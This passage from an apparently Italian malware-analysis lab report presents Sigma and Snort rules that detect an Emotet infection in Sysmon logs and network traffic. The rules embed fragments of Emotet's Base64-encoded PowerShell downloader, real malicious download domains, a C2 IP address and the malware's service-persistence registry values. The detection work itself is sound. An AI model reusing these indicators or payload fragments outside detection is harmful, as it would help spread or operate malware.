
- Tutti i file vengono correttamente rilevati!

# Host-based Event IOCs

## SIGMA Rules



- Sigma è un “open signature format” per la detection di attacchi utilizzando log-files
- Il vantaggio principale è costituito dal fatto che le regole scritte possono essere facilmente convertite in molti formati SIEM
- Basandoci sugli eventi individuati da sysmon abbiamo elaborato sette regole



```

title: Suspicious PowerShell Base64 encoded script execution for Emotet
id: xxxxxxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects suspicious PowerShell Base64 encoded script execution for Emotet
tags:
  - attack.execution
  - attack.t1059.001
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 1
    CommandLine|contains:
      - 'powErHell -e'
      - 'bABFACgAJABpAEEAdwBEAG8AdwBBACwAIAAkAGgAUQBRAEEQgBvADEAQQA0ADsAJABhAEMAUQB4ADQAQQ9ACgAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAJwBxAG8A'
      - 'YQBjAGgAKAAkAGkAQQB3AEQAbwB3AEEAIABpAG4AIAAkAFkAQgBBAEEAVQBfAEQAKQB7AHQAcgB5AHsAJABDAEEAYwBEAEEAQQAuAEQATwB3AE4AbABPAGEAZBGAGka'
      - 'JwAsACgAJwBrACcAKwAnAEEA0gAnACkAKQArACcAQwB3ACcAKQA7AEkAZgAgACgAKAAmACgAJwBHAGUAdAAnACsAJwAtAEkAJwArACcAdABLAG0AJwApACAAJABoAfea'
      - 'JwBvACcAKwAoACIAewAxAH0AewAwAH0AIgAtAGYAJwBtACcALAAoACcALgBjACcAKwAnAG8AJwApACkAKwAoACIAewAwAH0AewAxAH0AIgAtAGYAKAAnAC8AMQAnACsA'
      - 'MAB9AHsAMQB9ACIALQbMcACgAJwByAGEAJwArACcAZgAnACkALAAAnAGkAJwApACsAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAKAAnAGMAbwBzACcAKwAnAGEAJwApACwA'
      - 'KwAnADEAMwAnACkAOwAkAE8AUQBrAEEARABVAFUWgA9ACgAKAAAnAHEAJwArACcAQQB4ACcAKQArACcARAAnACsAKAAiAHsAMQB9AHsAMAB9ACIALQbmAccANABjACcA'
      - 'KwAoACcALgAnACsAKAAAnAGUAeAAnACsAJwB1ACcAKQApADsAJAB1AEEAQQA0AEEAUQA0AD0AKAAoACIAewAxAH0AewAwAH0AIgAgAC0AZgAgACcAeAAnACwAKAAAnAEEA'
      - 'JABHAHgAUQBHAETIAQwBBAF8APQoACgAJwBLAEMAJwArACcARAAnACkAKwAnAEQANAAnACsAJwAxACcAKQA7ACQAYwBrAEEANAAxAFEUQBYACAAPQAgACgAJwA4ACcA'
      - 'JwBAACcAKwAnAGgAJwArACgAIgB7ADAAfQB7ADEAfQoiaACAALQbmACAAJwB0ACcALAAoACcAdABwACcAKwAnADoAJwApACkAKwAnAC8AJwArACcALwAxACcAKwAoACIA'
      - 'LwAnACsAJwAvAGOAJwApACwAJwBwAG0AJwApACsAKAAAnHQAZQAnACsAJwBjACcAKQArACcAaAAnACsAKAAiAHsAMQB9AHsAMAB9AHsAMgB9ACIALQbmACgAJwAvAGMA'
      - 'JwApACAAAbgBgAGUAVAAuAFcAZQBCAEMAYABsAGAASQBFAE4AdAA7ACQAWQBCAEEAQQBVAF8ARAA9ACgAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAKAAnAGgAdAAnACsA'
      - 'JwBzACcAKQArACgAIgB7ADAAfQB7ADEAfQoiaACAALQbmACgAJwBzACcAKwAnAG8AYwAnACkALAAAnAGkAJwApACsAKAAiAHsAMQB9AHsAMgB9AHsAMAB9ACIALQbmACAA'
      - 'ZgAgACcAQAAAnACwAJwAvACcALAAoACcAdAB0AHAAJwArACcAOgAvAC8AcAAnACsAJwB1AHIAJwApACwAJwBoACcAKQArACcAaQAnACsAJwBtAGEAJwArACcACgAnACsA'
      - 'JwAvACcAKQAsACcAdwB3ACcAKQArACgAJwAvACcAKwAnAEAAaAAnACkAKwAoACcAdAB0ACcAKwAnAHAAJwApACsAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAKAAnADoA'
      - 'KAAnAC4AMQA2ACcAKwAnADYALwAnACkALAAAnADIAMQAnACkAKwAoACIAewAyAH0AewAwAH0AewAxAH0AIgAtAGYAJwBwAC0AJwAsACgAJwBpAG4AJwArACcAYwAnACkA'
      - 'aAAnACkAKQArACcAbwAnACsAJwBiAGkAJwArACcAYQAnACsAKAAiAHsAMgB9AHsAMQB9AHsAMAB9ACIALQbmACAAKAAnAGkAJwArACcAbQbhACcAKQAsACcAbQAvACcA'
    Image:
      - '*\powershell.exe'
  condition: selection
level: high

```

Con la prima regola viene rilevata la creazione di un processo **powershell** con un parametro tra quelli specificati in **OR** nella command line

**SIGMA**  
**#1**

```
title: DNS query
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: DNS query for one of the malicious domains
tags:
- attack.t1112
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 22
    QueryName:
      - 'purimaro.com'
      - 'montalegrense.graficosassociados.com'
      - 'webaphobia.com'
      - 'jpmtech.com'
  condition: selection
level: medium
```

Con la seconda regola vengono rilevate le richieste al DNS per la risoluzione di uno dei domini malevoli per il download del payload effettivo.

```
title: 813.exe file created by powershell.exe in userprofile folder
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects the creation executed by powershell.exe of the 813.exe file in userprofile folder
tags:
  - attack.initial_access
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 11
    TargetFilename|startswith:
      - 'C:\Users\' 
    TargetFilename|endswith: '\813.exe'
    Image|endswith: '\powErSHell.exe'
  condition: selection
falsepositives:
  - Possible
level: high
```

Con la terza regola viene rilevata la creazione del file “813.exe” nel path che comincia con “C:\User” da parte del processo powershell.exe

# SIGMA

## #4

```
title: Execution of 813.exe
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects 813.exe with arguments being executed.
tags:
  - attack.execution
  - attack.defense_evasion
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 1
    Image:
      - '*\813.exe'
  CommandLine:
    - '--de68d0ac'
  condition: selection
falsepositives:
  - They should be rare.
level: critical
```

Con la quarta regola intendiamo rilevare l'esecuzione dell'eseguibile malevolo **813.exe** con l'argomento specificato nel campo **CommandLine**

```
title: Execution of commentsorting.exe
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects commentsorting.exe with arguments being executed.
tags:
  - attack.execution
  - attack.defense_evasion
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 1
  Image:
    - 'C:\Windows\SysWOW64\commentsorting.exe'
  CommandLine:
    - '--a9621497'
  condition: selection
falsepositives:
  - They should be rare.
level: critical
```

Con la quinta regola si effettua detection dell'esecuzione con la *ProcessCreate* del file **commentsorting.exe** con uno specifico argomento

```
title: Register set value commentsortingImagePath
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Sets value ofImagePath in service register commentsorting
tags:
  - attack.t1112
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 13
    TargetObject:
      - 'HKLM\System\CurrentControlSet\Services\commentsorting\ImagePath'
    Details:
      - '"C:\Windows\SysWOW64\commentsorting.exe"'
condition: selection
level: critical
```

Con la sesta regola si monitora una *RegistryValueCreate*, ovvero la scrittura dell' **ImagePath** di **commentsorting** all'interno di una specifica chiave di registro

```
title: Register set value commentsorting Start
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Sets value of Start in service register commentsorting
tags:
- attack.t1112
logsource:
  service: sysmon
  product: windows
detection:
  selection:
    EventID: 13
    TargetObject:
      - 'HKLM\System\CurrentControlSet\Services\commentsorting\Start'
    Details:
      - 'DWORD (0x00000002)'
  condition: selection
level: critical
```


Anche l'ultima regola rileva una modifica di registro, in particolare viene settato il campo **Start** che specifica la modalità di avvio del **servizio**.

# Sigmac & ZIRCOLITE

A questo punto siamo pronti per convertire in formato .json le regole appena scritte usando il tool **sigmac** per poi eseguirle col tool **ZIRCOLITE** sul log catturato in precedenza

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
Administrator: PowerShell X Administrator: PowerShell + 
PS C:\Users\unina\Desktop\Tools\sigma> python3 ./tools/sigmac -t sqlite -c tools/config/generic/sysmon.yml -c tools/config/generic/powershell.yml -c tools/config/zircolite.yml -d C:\Users\unina\Desktop\SIGMA_Rules -r --output-fields title,id,description,author,tags,level,falsepositives,filename,status --output-format json -o C:\Users\unina\Desktop\SIGMA_Rules\new_rules.json --backend-option table=logs
PS C:\Users\unina\Desktop\Tools\sigma>
```

```
Administrator: PowerShell X Administrator: PowerShell + 
PS C:\Users\unina\Desktop\Tools\Zircolite> python3 ./zircolite.py --evtx C:\Users\unina\Desktop\log_input_zircolite_emotet.evtx --ruleset C:\Users\unina\Desktop\SIGMA_Rules\new_rules.json
```



-- Standalone SIGMA Detection tool for EVTX --

```
[+] Checking prerequisites
[+] Extracting EVTX Using 'tmp-76LFY6CH' directory
100%|██████████| 1/1 [00:00<00:00, 24.96it/s]
[+] Processing EVTX
100%|██████████| 1/1 [00:00<?, ?it/s]
[+] Creating model
[+] Inserting data
100%|██████████| 62/62 [00:00<?, ?it/s]
[+] Cleaning unused objects
[+] Loading ruleset from : C:\Users\unina\Desktop\SIGMA_Rules\new_rules.json
[+] Executing ruleset - 7 rules
{
    - DNS query [medium] : 3 events
    - Execution of 813.exe [critical] : 1 events
    - Execution of commentsorting.exe [critical] : 1 events
    - Suspicious PowerShell Base64 encoded script execution for Emotet [high] : 1 events
    - 813.exe file created by powershell.exe in userprofile folder [high] : 3 events
    - Register set value commentsortingImagePath [critical] : 1 events
    - Register set value commentsortingStart [critical] : 1 events
}
100%|██████████| 7/7 [00:00<00:00, 533.82it/s]
[+] Results written in : detected_events.json
[+] Cleaning
```

Tutte le regole vengono  
correttamente rilevate nel log

# Content-based Network IOCs

## SNORT Rules

**SNORT®**



- Snort è un **Intrusion Prevention System (IPS)** Open Source.
- Utilizza un set di regole (regole SNORT) per la descrizione di attività di rete malevole
- Permette di generare (e salvare su file di **log**) messaggi di **alert** alla detection di pacchetti malevoli
- E' stato dunque installato SNORT tramite l'installer "*Snort\_2\_9\_20\_Installer.x64*" ed è stato appositamente configurato tramite il file "*snort.conf*"

```
1 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
    msg:"EMOTET downloader ww (SERVER 2)";
    content:"GET"; http_method; flow:to_server; sid:1000001; rev:1;
    content:"GET /1/ww/ HTTP/1.1";
    content:"|0d 0a|Host: purimaro.com";
)

2 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
    msg:"EMOTET downloader ww (SERVER 1)";
    content:"GET"; http_method; flow:to_server; sid:1000002; rev:1;
    content:"GET /images/72Ca/ HTTP/1.1";
    content:"|0d 0a|Host: webaphobia.com";
)


3 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
    msg:"EMOTET downloader ww (SERVER 3)";
    content:"GET"; http_method; flow:to_server; sid:1000003; rev:1;
    content:"GET /keywords/F0Yo/ HTTP/1.1";
    content:"|0d 0a|Host: montalegrense.graficosassociados.com";
)
```

```
4 alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
    msg:"EMOTET downloader ww (SERVER 4)";
    content:"GET"; http_method; flow:to_server; sid:1000004; rev:1;
    content:"GET /css/GOOvqd/ HTTP/1.1";
    content:"|0d 0a|Host: jpmtech.com";
)

5 alert tcp $HOME_NET any -> 118.89.215.166 $HTTP_PORTS
(
    msg:"EMOTET downloader ww (SERVER 5)";
    content:"GET"; http_method; flow:to_server; sid:1000005; rev:1;
    content:"GET /wp-includes/15/ HTTP/1.1";
)
```

```
6  alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(
    msg:"EMOTET malicious beacon"; content:"POST";
    http_method; flow:to_server; sid:1000006; rev:1;
    content:"|0d 0a|Host: 200.58.171.51";
    content:"|0d 0a|User-Agent: Mozilla/4.0 (compatible|3B| MSIE 7.0|3B|
    Windows NT 6.2|3B| WOW64|3B| Trident/7.0|3B| .NET4.0C|3B| .NET4.0E)";
    content:"|0d 0a|DNT: 1";
    content:"|0d 0a|Connection: Keep-Alive";
    content:"|0d 0a|Cache-Control: no-cache";
)
```

- Il traffico su rete del malware viene effettivamente rilevato
- Le prime due entry corrispondono al downloader (si ferma al secondo dominio)
- La terza entry corrisponde al beacon di rete di Emotet verso il server C2 200.58.171.51

